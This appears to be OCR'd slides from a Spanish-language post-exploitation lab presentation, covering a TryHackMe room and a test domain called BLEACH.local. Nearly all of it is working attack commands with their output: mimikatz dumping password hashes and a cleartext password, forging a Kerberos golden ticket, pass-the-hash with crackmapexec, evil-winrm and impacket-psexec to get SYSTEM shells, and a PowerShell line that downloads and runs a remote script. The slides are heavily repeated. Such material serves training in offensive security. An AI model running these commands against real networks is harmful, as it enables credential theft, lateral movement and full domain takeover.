THM : Welcome POST-Explotation

```
PS C:\Users\Administrator\Downloads> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : Admin2
LM   :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```



https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49
https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

mimikatz # lsadump::lsa /inject /name:krbtgt

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 5508500012cc005cf7082a9a89ebdfdf
    LM   :
  Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
    ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
    lm  - 0: 372f405db05d3cafd27f8e6a4a097b2c
```

https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49
https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

mimikatz # lsadump::lsa /inject /name:krbtgt

mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local
/sid:S-1-5-21-849420856-2351964222-986696166
/krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 1/13/2022 7:15:55 PM ; 1/11/2032 7:15:55 PM ; 1/11/2032 7:15:55 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49
https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

mimikatz # lsadump::lsa /inject /name:krbtgt

mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500

```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local
/sid:S-1-5-21-849420856-2351964222-986696166
/krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 1/13/2022 7:15:55 PM ; 1/11/2032 7:15:55 PM ; 1/11/2032 7:15:55 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

mimikatz # misc::cmd

https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49
https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/

https://tryhackme.com/room/postexploit

THM : Welcome POST-Explotation

#mimikatz
kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 /id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt

.\Rubeus.exe ptt /ticket:ticket.kirbi
klist #List tickets in memory

 # Example using aes key
kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /aes256:430b2fdb13cc820d73ecf123dddd4c9d76425d4c2156b89ac551efb9d591a439 /ticket:golden.kirbi


https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49
https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/

BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

664     {0;000003e7} 1 D 24721          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 19666144    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 * Thread Token  : {0;000003e7} 1 D 19882956    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersc

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
Logon Time        : 22/05/2023 18:11:36
```

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections


https://redteamrecipe.com/64-Methods-For-Execute-Mimikatz/



BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilk
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@g
  '#####'        > http://pingcastle.com / http://mysmartlogon.

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

664     {0;000003e7} 1 D 24721          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 19666144    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 * Thread Token  : {0;000003e7} 1 D 19882956    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impers

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
```

```
        credman :

mimikatz # sekurlsa::pth /user:Administrador /ntlm:fc19a68b44372b3bcf0297e08a28fda8 /domain:BLEACH.local
user    : Administrador
domain  : BLEACH.local
program : cmd.exe
impers. : no
NTLM    : fc19a68b44372b3bcf0297e08a28fda8
  |  PID  7500
  |  TID  2348
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE_PROCESS

mimikatz #
```



https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections

https://redteamrecipe.com/64-Methods-For-Execute-Mimikatz/

BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilk
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@g
  '#####'        > http://pingcastle.com / http://mysmartlogon.

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

664     {0;000003e7} 1 D 24721          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 19666144    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 * Thread Token  : {0;000003e7} 1 D 19882956    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impers

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
Logon Time        : 22/05/2023 18:11:36
```

```
        credman :

mimikatz # sekurlsa::pth /user:Administrador /ntlm:fc19a68b44372b3bcf0297e08a28fda8 /domain:BLEACH.local
user    : Administrador
domain  : BLEACH.local
program : cmd.exe
impers. : no
NTLM    : fc19a68b44372b3bcf0297e08a28fda8
  |  PID  7500
  |  TID  2348
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE

mimikatz #
```

BLEACH.local : Mimikatz/.

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilk
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@g
  '#####'        > http://pingcastle.com / http://mysmartlogon.

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

664     {0;000003e7} 1 D 24721          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 19666144    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 * Thread Token  : {0;000003e7} 1 D 19882956    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impers

mimikatz # sekurlsa::minidump C:\Users\jquerito\Downloads\lsass_prueba.dmp
Switch to MINIDUMP : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\jquerito\Downloads\lsass_prueba.dmp' file for minidump...

Authentication Id : 0 ; 18444321 (00000000:01197021)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
Logon Time        : 22/05/2023 18:11:36
```

```
        credman :

mimikatz # sekurlsa::pth /user:Administrador /ntlm:fc19a68b44372b3bcf029
user    : Administrador
domain  : BLEACH.local
program : cmd.exe
impers. : no
NTLM    : fc19a68b44372b3bcf0297e08a28fda8
  |  PID  7500
  |  TID  2348
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE

mimikatz #
```

BLEACH.local : Mimikatz/.

```
Authentication Id : 0 ; 18444321 (00000000:01197021)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEACH
Logon Time        : 22/05/2023 18:11:36
SID               : S-1-5-21-3777977817-1859332824-490154379-500
        msv :
         [00000003] Primary
         * Username : Administrador
         * Domain   : BLEACH
         * NTLM     : fc19a68b44372b3bcf0297e08a28fda8
         * SHA1     : a23a9ebee5923c7860e21a1ef6cf053cf6885c00
         * DPAPI    : 380f529916e7310ff45ab4ab0e99c80e
        tspkg :
        wdigest :
         * Username : Administrador
         * Domain   : BLEACH
         * Password : (null)
        kerberos :
         * Username : Administrador
         * Domain   : BLEACH.LOCAL
         * Password : Hack1T995
        ssp :   KO
          credman :
```

BLEACH.local : PASS-THE-HASH

```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ crackmapexec winrm 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8 -x ipconfig
SMB         10.0.9.5        5985   DESKTOP-O5N3UTI  [*] Windows 10.0 Build 19041 (name:DESKTOP-O5N3UTI) (domain:BLEACH.local)
HTTP        10.0.9.5        5985   DESKTOP-O5N3UTI  [*] http://10.0.9.5:5985/wsman
WINRM       10.0.9.5        5985   DESKTOP-O5N3UTI  [+] BLEACH.local\Administrador:fc19a68b44372b3bcf0297e08a28fda8 (Pwn3d!)
WINRM       10.0.9.5        5985   DESKTOP-O5N3UTI  [+] Executed command
WINRM       10.0.9.5        5985   DESKTOP-O5N3UTI
Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Dirección IPv6 . . . . . . . . . . . . . : 2001:db8::77d2:9a:bf0c:f31f
   Dirección IPv6 temporal. . . . . . . . . : 2001:db8::a8bb:16cf:a847:2021
   Vínculo: dirección IPv6 local. . . . . . : fe80::ac39:3273:5e12:5a3b%7
   Dirección IPv4. . . . . . . . . . . . . . : 10.0.9.5
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : fe80::5054:ff:fe12:3500%7
                                               10.0.9.1


┌──(kali㉿kali)-[~/Documents/cosas]
└─$ crackmapexec winrm 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8 -x whoami
SMB         10.0.9.5        5985   DESKTOP-O5N3UTI  [*] Windows 10.0 Build 19041 (name:DESKTOP-O5N3UTI) (domain:BLEACH.local)
HTTP        10.0.9.5        5985   DESKTOP-O5N3UTI  [*] http://10.0.9.5:5985/wsman
WINRM       10.0.9.5        5985   DESKTOP-O5N3UTI  [+] BLEACH.local\Administrador:fc19a68b44372b3bcf0297e08a28fda8 (Pwn3d!)
WINRM       10.0.9.5        5985   DESKTOP-O5N3UTI  [+] Executed command
WINRM       10.0.9.5        5985   DESKTOP-O5N3UTI  bleach\administrador
```

BLEACH.local : PASS-THE-HASH

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ evil-winrm -i 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functio

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
bleach\administrador
*Evil-WinRM* PS C:\Users\Administrador\Documents> hostname
DESKTOP-O5N3UTI
*Evil-WinRM* PS C:\Users\Administrador\Documents>
```

```
evil-winrm -i 10.0.9.5 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8
```

BLEACH.local : PASS-THE-HASH

```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ sudo impacket-psexec  -hashes :fc19a68b44372b3bcf0297e08a28fda8 Administrador@10.0.9.5 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.9.5.....
[*] Found writable share ADMIN$
[*] Uploading file SPFcwvqv.exe
[*] Opening SVCManager on 10.0.9.5.....
[*] Creating service PzhL on 10.0.9.5.....
[*] Starting service PzhL.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi◆n 10.0.19043.2364]

(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> hostname
DESKTOP-O5N3UTI

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```


BLEACH.local : PASS-THE-HASH (LAT MOVE.)

```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ crackmapexec smb 10.0.9.4 -u Administrador -H fc19a68b44372b3bcf0297e08a28fda8 --sam
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:PRINCIPAL-BLEAC) (domain:BLEACH.local) (signing:True) (SMBv1:True)
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  [+] BLEACH.local\Administrador:fc19a68b44372b3bcf0297e08a28fda8 (Pwn3d!)
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  [+] Dumping SAM hashes
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  Administrador:500:aad3b435b51404eeaad3b435b51404ee:6bb3bf46181e151a058691d897e875db:::
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.9.4        445    PRINCIPAL-BLEAC  [+] Added 2 SAM hashes to the database

┌──(kali㉿kali)-[~/Documents/cosas]
└─$
```


```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ sudo impacket-psexec  -hashes aad3b435b51404eeaad3b435b51404ee:fc19a68b44372b3bcf0297e08a28fda8 Administrador@10.0.9.4 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.9.4.....
[*] Found writable share ADMIN$
[*] Uploading file riJShkvy.exe
[*] Opening SVCManager on 10.0.9.4.....
[*] Creating service Kkxs on 10.0.9.4.....
[*] Starting service Kkxs.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi◆n 6.3.9600]

(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
PRINCIPAL-BLEACH

C:\Windows\system32>
```

BLEACH.local : PASS-THE-HASH (BLIND)


```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1
');
```



BLEACH.local : PASS-THE-HASH (BLIND)


```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1
');
```

```
ON KALI: kali@kali$ sudo tcpdump -nni eth0 icmp
```




BLEACH.local : PASS-THE-HASH (BLIND)

```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1
');

ON KALI: kali@kali$ sudo tcpdump -nni eth0 icmp

PS C:\Users\jquerito\Downloads\impacket> Invoke-WMIExec -target PRINCIPAL-BLEACH -hash fc19a68b44372b3bcf0297e08a28fda8
-username Administrador -command "ping 10.0.9.7"

[+] Command executed with process ID 5900 on PRINCIPAL-BLEACH
```



BLEACH.local : PASS-THE-HASH (BLIND)


```
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1
');

ON KALI: kali@kali$ sudo tcpdump -nni eth0 icmp

PS C:\Users\jquerito\Downloads\impacket> Invoke-WMIExec -target PRINCIPAL-BLEACH -hash fc19a68b44372b3bcf0297e08a28fda8
-username Administrador -command "ping 10.0.9.7"

[+] Command executed with process ID 5900 on PRINCIPAL-BLEACH
```



```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ sudo tcpdump -nni eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:31:41.398465 IP 10.0.9.7 > 10.0.9.4: ICMP 10.0.9.7 udp port 137 unreachabl
e, length 86
15:31:42.887187 IP 10.0.9.7 > 10.0.9.4: ICMP 10.0.9.7 udp port 137 unreachabl
e, length 86
15:31:44.402731 IP 10.0.9.7 > 10.0.9.4: ICMP 10.0.9.7 udp port 137 unreachabl
e, length 86
15:32:11.107593 IP 10.0.9.4 > 10.0.9.7: ICMP echo request, id 1, seq 108, len
```

```
Administrador: C:\Windows\System32\cmd.exe - powershell.exe -ep bypass
PS C:\Users\jquerito\Downloads\impacket> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/master/Invoke-WMIExec.ps1');
PS C:\Users\jquerito\Downloads\impacket> Invoke-WMIExec -target PRINCIPAL-BLEACH -hash fc19a68b44372b3bcf0297e08a28fda8 -username Administrador -command "ping 10.0.9.7"
[+] Command executed with process ID 5596 on PRINCIPAL-BLEACH
PS C:\Users\jquerito\Downloads\impacket>
```

BLEACH.local : PASS-THE-HASH (REALITY)



```
PS C:\Users\jquerito> C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64\mimikatz.exe
Error al ejecutar el programa 'mimikatz.exe': No se pudo completar la operación porque el archivo contiene un virus o
software potencialmente no deseadoEn línea: 1 Carácter: 1
+ C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64\mimik ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
En línea: 1 Carácter: 1
+ C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64\mimik ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections

https://redteamrecipe.com/64-Methods-For-Execute-Mimikatz/

https://systemweakness.com/bypass-mimikatz-using-process-injection-technique-6d2a8415fcd6


PROFE, ¿ESTÁ DORMIDO?
memegenerator.es